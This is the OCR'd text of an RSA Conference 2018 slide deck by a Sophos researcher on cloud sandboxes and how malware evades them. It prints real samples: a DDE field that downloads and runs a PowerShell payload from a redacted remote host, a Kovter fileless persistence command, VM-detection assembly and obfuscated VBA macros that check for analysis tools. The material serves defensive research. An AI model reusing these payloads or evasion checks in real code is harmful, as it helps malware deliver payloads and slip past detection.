RSAConference2018

San Francisco | April 16 – 20 | Moscone Center

MATTERS NOW


SESSION ID: AIR-F03

# PLAYING GAMES IN THE SANDBOX—DYNAMIC ANALYSIS AND MODERN EVASION TACTICS

**Michael Wood**


Senior Manager, Dynamic Protection, SophosLabs
Sophos

# Cloud Sandbox



# What is a Cloud Sandbox useful for?

- Malware comes in all shapes and sizes…
  - Windows executables
  - Office & PDF documents
  - Scripts, Java, Windows Shortcuts
  - Zip, Tar, Rar, & archives



- Detect 0-day threats based on behavior


# Example: 0-day DDE exploit

- Intended use – spreadsheet data link

```
{ DDEAUTO excel "C:\\My Documents\\Profits.xls“ "Sheet1!R1C1:R4C4" \p }
```

- Exploited use – malware download

```
{ DDEAUTO cmd.exe “/k powershell -NonI -NoP -sta $a1=(new-object
IO.StreamReader
((([Net.WebRequest]::Create([System.Uri]'http://redacted[.]com/kdjsw2
3FGS')).GetResponse()).GetResponseStream())).ReadToEnd();powershell -
e $a1” }
```




The remote data (k powershell -NonI -NoP -sta $a1=(new) is not accessible.  Do you want to start the application c:\windows\system32\cmd.exe?

Busted!

# What is a Cloud Sandbox useful for?

- Malware comes in all shapes and sizes…
  - Windows executables
  - Office & PDF documents
  - Scripts, Java, Windows Shortcuts
  - Zip, Tar, Rar, & archives



- Detect 0-day threats based on behavior

- But what if the threat **behaves differently** in the Sandbox?

# Evasive threats

```
IF is_sandbox() THEN
    something_good()
ELSE
    something_bad()
```

# is_sandbox()

### Anti-VM

- Artifacts: Files, Registry Keys, Drivers, Disk/CPU names
- Behavior: CPU behavior

### Anti-sandbox

- Artifacts: tools or scripts, realistic hardware
- Behavior: human-like activity

### Timing

- Explicit delay: Sleep(…)
- Implicit delay: user interaction required

# something_good()


ExitProcess()

Loop forever

Self delete

# IN THE WILD

# Kovter Malware



Click Fraud


$$$

Fileless Attack

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

mshta.exe javascript: W9N=new ActiveXObject("WScript.Shell");
ztJ4n7=W9N.RegRead("HKCU\\software\\4a9e7b11c0\\6bee3829");
eval(ztJ4n7);
```

# Kovter – VM Evasion Tests

- Running processes
  - VBoxService.exe
  - VMwareUser.exe
- Registry keys
  - HARDWARE\\ACPI\\DSDT\\VBOX__
  - HKLM\\SOFTWARE\\VMWare, Inc.
- Other artifacts
  - \\.\vmmemctl PIPE
  - VMwareCopyPasteSetClipboard event




```
_j_run_evasion_tests:    ; CODE XREF: Is_Sandbox+21↑j
    call    Check_VBox_processes
    test    eax, eax
    jnz     short _j_is_sandbox
    call    Check_VBox_ACPI_Registry
    test    eax, eax
    jnz     short _j_is_sandbox
    call    Check_VMWare_processes
    test    eax, eax
    jnz     short _j_is_sandbox
    call    Check_vmmemctl_pipe
    test    eax, eax
    jnz     short _j_is_sandbox
    call    Check_VMWare_Registry
    test    eax, eax
    jnz     short _j_is_sandbox
    call    Check_VMWare_clipboard_event
    test    eax, eax
    jz      short _do_ret_Not_Sandbox

_j_is_sandbox:               ; CODE XREF: Is_Sandbox+2E↑j
                             ; Is_Sandbox+37↑j ...
    mov     sandbox_detected_flag, 1
    mov     eax, 1
    jmp     short _j_function_end
```


# CPUID - Artifacts

```
CPUID Vendor     -> “GenuineIntel”
CPUID Hypervisor -> 0x0
```

```
CPUID Vendor     -> “KVMKVMKVM”
CPUID Hypervisor -> 0x80000000
```

# CPUID - Timing






```
t1      rdtsc
        mov     [ebp+tsc_low1], eax
        mov     [ebp+tsc_high1], edx
        xor     eax, eax
        cpuid
t2      rdtsc
        mov     [ebp+tsc_low2], eax
        mov     [ebp+tsc_high2], edx
```

**CPUID cost**

t2 — t1




Evasive Activity

Legitimacy

# ACTIVE EVASIONS


# Document Malware



This document is protected against unauthorized access.
Select **Enable Editing** and **Enable Content** to load content.

This document is protected against unauthorized access.
Select **Enable Editing** and **Enable Content** to load content.

# Macro Evasion: Realistic Filename



```
If XDDWoTm(ffEGsGD) Then Error 102
End Sub
Public Function ffEGsGD() As String
ffEGsGD = WHtrsWl(ActiveDocument.Name)
End Function
Public Function WHtrsWl(ByVal Parstn As String) As String
WHtrsWl = Left(Parstn, CnsjWPr(Parstn, a("Y.", "Y")) - 1)
End Function
Public Function CnsjWPr(ByVal HGyKxp As String, ByVal PvQpPDF As String) As Integer
CnsjWPr = InStrRev(HGyKxp, PvQpPDF)
End Function
Public Function XDDWoTm(ByVal YpuJwH As String) As Boolean
MZBmOi = 1
For idLqk = 1 To Len(YpuJwH)
If pgkFM(JjmtoSh, bCBLddI(YpuJwH, idLqk)) Then
MZBmOi = MZBmOi + 1
End If
Next
XDDWoTm = MZBmOi = idLqk
End Function
Public Function JjmtoSh() As String
JjmtoSh = a("cO0Rw12VUZ34QZ5M6WJ7kM89puLABkPKYCDlGuEjF", "cORwVUZQMWJkpuLPKYlGj")
End Function
Public Sub uCTUvNM()
If CHAbY < MBgBMV Then Error 103
End Sub
Public Function MBgBMV() As Integer
```

Properties - ThisDocument

**ThisDocument** Document

Alphabetic | Categorized


| | |
|---|---|
| (Name) | ThisDocument |
| AutoFormatOverride | False |
| AutoHyphenation | False |
| ConsecutiveHyphensLim | 0 |
| DefaultTabStop | 36 |
| DefaultTargetFrame | |
| DisableFeatures | False |
| DoNotEmbedSystemFor | True |
| EmbedLinguisticData | True |
| EmbedTrueTypeFonts | False |
| EncryptionProvider | |
| EnforceStyle | False |
| FarEastLineBreakLangu | |
| FarEastLineBreakLevel | 0 - wdFarEastLineBrea |

| Expression | Value | Type |
|---|---|---|
| ⊞ Me | | ThisDocument/Documei |
| JjmtoSh | "" | String |
| JjmtoSh | "0123456789ABCDEF" | String |

"Is my file name… "

"… only hexadecimal characters?"


# Macro Evasion: Realistic History



```
Public Sub RhebS()
If rhCjsP < eeApVzz Then Error 101
End Sub
Public Function rhCjsP() As Integer
rhCjsP = uiJuxQD(RecentFiles.Count)
End Function
Public Function eeApVzz() As Integer
eeApVzz = 3
End Function
```

“Is there fewer than 3 recently used files?“

# Macro Evasion: Blacklist Processes




```
Public Function zqQSD()
zqQSD = Array(a("T1C97pV9Rq5IKbEZQw", "197Rq5KbZQ"), a("vWnx7Q8S3BtJRjeaE3Km",
a("pA6rspJikUBZvWrbQDS", "A6rJikZvbQD"), a("3IVT2Mtkx7o8O1X8s", "3IT2kx78X"),
a("vBzbshO3xiS", "Bzsh3iS"), a("n6WikIrzTes4RHSAOrUaK", "n6ikzT4RSOUa"))
End Function
Public Function JRFaxpU(ByVal HGyKxp As String, ByVal SixXolZ) As Boolean
For Each PvQpPDF In SixXolZ
If pgkFM(HGyKxp, PvQpPDF) Then GoTo YnWgK
```

```
Project.ThisDocument.zqQSD

Expression        Value                       Type
⊞ Me                                          ThisDocument/Document
  zqQSD           Empty                       Variant/Empty
⊟ zqQSD                                       Variant/Variant(0 to 11)
   zqQSD(0)       "TCpVIEw"                   Variant/String
   zqQSD(1)       "vxStReam"                  Variant/String
   zqQSD(2)       "proCesS exPlOreR"          Variant/String
   zqQSD(3)       "FIddlER"                   Variant/String
   zqQSD(4)       "auTOIt"                    Variant/String
   zqQSD(5)       "pspUBWS"                   Variant/String
   zqQSD(6)       "VMtoOls"                   Variant/String
   zqQSD(7)       "PRoCEss MONITor"           Variant/String
   zqQSD(8)       "vMWaRE"                    Variant/String
   zqQSD(9)       "VIsual baSIC"              Variant/String
   zqQSD(10)      "vbOx"                      Variant/String
   zqQSD(11)      "WIresHArK"                 Variant/String
```

“Are there any VM or analysis tools running?“

# Macro Evasion: GEO IP



```
Public Function wIUMO() As String
